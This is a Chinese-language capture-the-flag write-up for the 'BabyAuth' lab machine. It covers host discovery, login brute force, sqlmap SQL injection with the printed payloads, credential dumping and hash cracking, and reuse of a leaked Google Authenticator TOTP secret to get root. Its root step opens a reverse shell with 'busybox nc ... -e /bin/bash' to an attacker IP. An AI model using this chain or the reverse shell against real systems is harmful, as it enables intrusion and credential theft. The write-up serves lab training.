BabyAuth 靶机渗透测试报告

1. 信息收集

1.1 主机发现

使用 `arp-scan` 扫描目标网络，发现靶机 IP 地址：

```
┌──(npc㉿kali)-[~]
└─$ sudo arp-scan -I eth1 192.168.56.0/24

192.168.56.1    0a:00:27:00:00:11       (Unknown: locally administered)
192.168.56.130  08:00:27:3d:ed:bf       (Unknown)
```

结果：

- `192.168.56.130` - 目标主机

1.2 端口扫描

使用 Nmap 进行 TCP 全端口扫描：

```
┌──(npc㉿kali)-[~]
└─$ nmap -p- -sT 192.168.56.130

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

开放服务：

- `22/tcp` - SSH 服务
- `80/tcp` - HTTP 服务

2. Web 应用渗透

2.1 初始访问


访问 Web 服务发现登录页面：

```
http://192.168.56.130/login.php
```

2.2 密码爆破

扔burp里用 `rockyou.txt` 字典对登录接口进行爆破，成功获取凭据：

```
POST /login.php HTTP/1.1
username=admin&password=iloveyou
```



有效凭据：

- 用户名：`admin`
- 密码：`iloveyou`

2.3 SQL 注入漏洞利用

登录后访问 `admin.php` 页面，发现搜索功能存在 SQL 注入漏洞。

登录后，拿个cookie，使用 SQLMap 进行自动化注入：

```
# 枚举数据库
sqlmap -u "http://192.168.56.130/admin.php?search=Admin" --
cookie="PHPSESSID=oatj35lo1c7a0vvt2pjOl8hcnk" -p search --dbs --batch

# 枚举表结构
sqlmap -u "http://192.168.56.130/admin.php?search=Admin" --
cookie="PHPSESSID=oatj35lo1c7a0vvt2pjOl8hcnk" -p search -D target_db --tables --
batch
```

```
---
Parameter: search (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: search=Admin' AND (SELECT 5320 FROM (SELECT(SLEEP(5)))ieDH) AND 'ORBW'='ORBW

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: search=Admin' UNION ALL SELECT NULL,CONCAT(0x7178787071,0x74754643697857714b4e42
---
[22:57:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.62
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[22:57:50] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] target_db
```

```
[22:58:28] [WARNING] reflective value(s) found and filtering out
Database: target_db
[3 tables]
+---------+
| path    |
| credit  |
| product |
+---------+
```

获取的关键信息：

1. **隐藏目录：**

path表信息

```
sqlmap -u "http://192.168.56.130/admin.php?search=Admin" --
cookie="PHPSESSID=oatj35lo1c7a0vvt2pj0l8hcnk" -p search -D target_db -T path --
dump --batch
```

```
Table: path
+----------------------------------+
| secret_path                      |
+----------------------------------+
| /var/www/html/SssssssuperSecret/ |
+----------------------------------+
```

```
Database: target_db
Table: path
[1 entry]
+----------------------------------+
| secret_path                      |
+----------------------------------+
| /var/www/html/SssssssuperSecret/ |
+----------------------------------+
```

1. **用户凭据：**

```
sqlmap -u "http://192.168.56.130/admin.php?search=Admin" --
cookie="PHPSESSID=oatj35lo1c7a0vvt2pj0l8hcnk" -p search --dbs --batch -D
target_db --tables;
```

```
Database: target_db
Table: credit
[1 entry]
+----------------------------------+----------+
| password                         | username |
+----------------------------------+----------+
| ff5e66b76340c5636aa40e7c6a46628f | lingmj   |
+----------------------------------+----------+
```

2.4 密码破解

对 MD5 哈希 `ff5e66b76340c5636aa40e7c6a46628f` 进行彩虹表攻击，成功破解：

- 明文密码：`xiaomi`

3. 权限提升

3.1 目录爆破

使用 Gobuster 发现隐藏目录中的文件：

```
gobuster dir -u http://192.168.56.130/SssssssssuperSecret/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,html,asp,txt,bak
```

发现文件：

- `/index.html` - 空白页
- `/user.txt` - flag
- `/shell.php` - Web Shell

3.2 初始访问

通过 Web Shell 获得 `www-data` 权限的初始立足点。

3.3 信息收集

~~有一说一，这个shell也太漂亮了~~

```
www-data@BabyAuth:…/html/SssssssssuperSecret# ls -alh /opt
total 12K
drwxr-xr-x  2 root root 4.0K Nov  6 06:43 .
drwxr-xr-x 18 root root 4.0K Mar 18  2025 ..
-r--r--r--  1 root root  141 Nov  6 06:43 .google_authenticator

www-data@BabyAuth:…/html/SssssssssuperSecret# cat /opt/.goo*
WETZMYJW52CMYLCZIX4EJ4HACQ
" RATE_LIMIT 3 30 1762429231 1762429249
" WINDOW_SIZE 17
" TOTP_AUTH
66503223
88483022
74570865
29377535
29891329
```

在系统中发现 Google Authenticator 配置文件：

```
www-data@BabyAuth:…/html/SssssssssuperSecret# ls -alh /opt
total 12K
drwxr-xr-x  2 root root 4.0K Nov  6 06:43 .
drwxr-xr-x 18 root root 4.0K Mar 18  2025 ..
-r--r--r--  1 root root  141 Nov  6 06:43 .google_authenticator

www-data@BabyAuth:…/html/SssssssssuperSecret# cat /opt/.goo*
WETZMYJW52CMYLCZIX4EJ4HACQ
" RATE_LIMIT 3 30 1762429231 1762429249
" WINDOW_SIZE 17
" TOTP_AUTH
66503223
88483022
74570865
29377535
29891329
```

获取 TOTP 密钥：


```
WETZMYJW52CMYLCZIX4EJ4HACQ
```

3.4 双因子认证绕过

使用 `oathtool` 生成有效的验证码：

```
oathtool -b --totp "WETZMYJW52CMYLCZIX4EJ4HACQ"
```

生成验证码： `190513`



3.5 Root 权限获取

使用收集到的凭据和验证码切换到 root 用户，`su - root` 需要交互式输入验证码和密码，反弹个shell

```
busybox nc 192.168.56.100 4444 -e /bin/bash
```

简单稳定下shell

```
www-data@BabyAuth:/$ /usr/bin/script -qc /bin/bash /dev/null
www-data@BabyAuth:/$ export TERM=xterm
# 改善效果:
# - 获得完整的终端模拟
# - 支持命令补全(Tab键)
# - 支持上下键历史记录
# - Ctrl+C正常终止程序
# - 支持颜色显示
# - 可以运行vim, nano等交互程序
# - 正确的行编辑功能
```

```
su - root
Verification code: 190513
Password: xiaomi
```

```
www-data@BabyAuth:/var/www/html/SssssssuperSecret$ ls
ls
index.html  shell.php  user.txt
www-data@BabyAuth:/var/www/html/SssssssuperSecret$ su - root
su - root
Verification code: 190513

Password: xiaomi

root@BabyAuth:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@BabyAuth:~#
```

结果： 成功获得 root 权限

```
root@BabyAuth:~# id
uid=0(root) gid=0(root) groups=0(root)
```

4. 总结

技术要点

1. **弱密码漏洞** - 使用常见密码字典成功爆破
2. **SQL 注入** - 未过滤的用户输入导致数据库信息泄露
3. **信息泄露** - 数据库中包含敏感路径和凭据
4. **双因子认证绕过** - TOTP 密钥泄露导致 2FA 被绕过
5. **权限提升** - 重用凭据和 TOTP 密钥获得 root 访问